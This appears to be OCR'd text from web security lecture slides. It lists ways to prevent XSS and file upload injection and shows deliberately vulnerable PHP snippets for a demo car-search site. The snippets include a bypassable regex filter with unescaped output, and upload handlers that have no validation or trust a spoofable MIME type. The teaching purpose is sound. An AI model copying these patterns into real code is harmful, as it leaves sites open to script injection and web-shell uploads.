
2.Output encoding

3.Use Content Security Policy (CSP)

4.Use HTTP-only cookies

5.Keep software up-to-date


6.Use a web application firewall (WAF)




```
<?php
$cars= array("audi","bugatti","bmw","polo gt");
if(isset($_GET["search"])){
  $username = preg_replace("/<(.*)[S,s](.*)[C,c](.*)[R,r](.*)[I,i](.*)[P,p](.*)[T,t]>/i", "", $_GET["search"]);
  $found=false;
  foreach($cars as $a){
      if($a == $username){
         $found = true;
         break;
    }
  }
  if($found) {
    echo $username . " is availabe";
    $color="green";
  } else {
    echo $username . " is not avilable,Please contact the dealer";
    $color="green";
  }
}

?>
<style>
```

# How to prevent File Upload Injection?

1. Limit file upload size:
2. Validate file type:
3. Rename uploaded files:
4. Store uploaded files outside the web root directory:
5. Scan uploaded files for malware:
6. Use secure file permissions




```
<?php

// Check if image file is a actual image or fake image
if(isset($_POST["submit"])) {
      $target_dir = "uploads/";
      $target_file = $target_dir . basename($_FILES["file"]["name"]);

    move_uploaded_file($_FILES["file"]["tmp_name"], $target_file);
    echo "File uploaded /uploads/".$_FILES["file"]["name"];
}
?>
```



```
      </div>
<?php

if(isset($_POST["submit"])) {
      $target_dir = "uploads/";
      $target_file = $target_dir . basename($_FILES["file"]["name"]);
      $uploadOk = 1;
      $imageFileType = strtolower(pathinfo($target_file,PATHINFO_EXTENSION));
      $type = $_FILES["file"]["type"];

   if($_FILES["file"]["type"] != "text/plain") {
    echo "Only text files (.txt) are allowed.";
    $uploadOk = 0;
}

    if($uploadOk == 1){
        move_uploaded_file($_FILES["file"]["tmp_name"], $target_file);
        echo "File uploaded /uploads/".$_FILES["file"]["name"];
    }
}
?>

</body>
</html>
```

# Hyper Car Web Application



# THE END

Thank you for your attention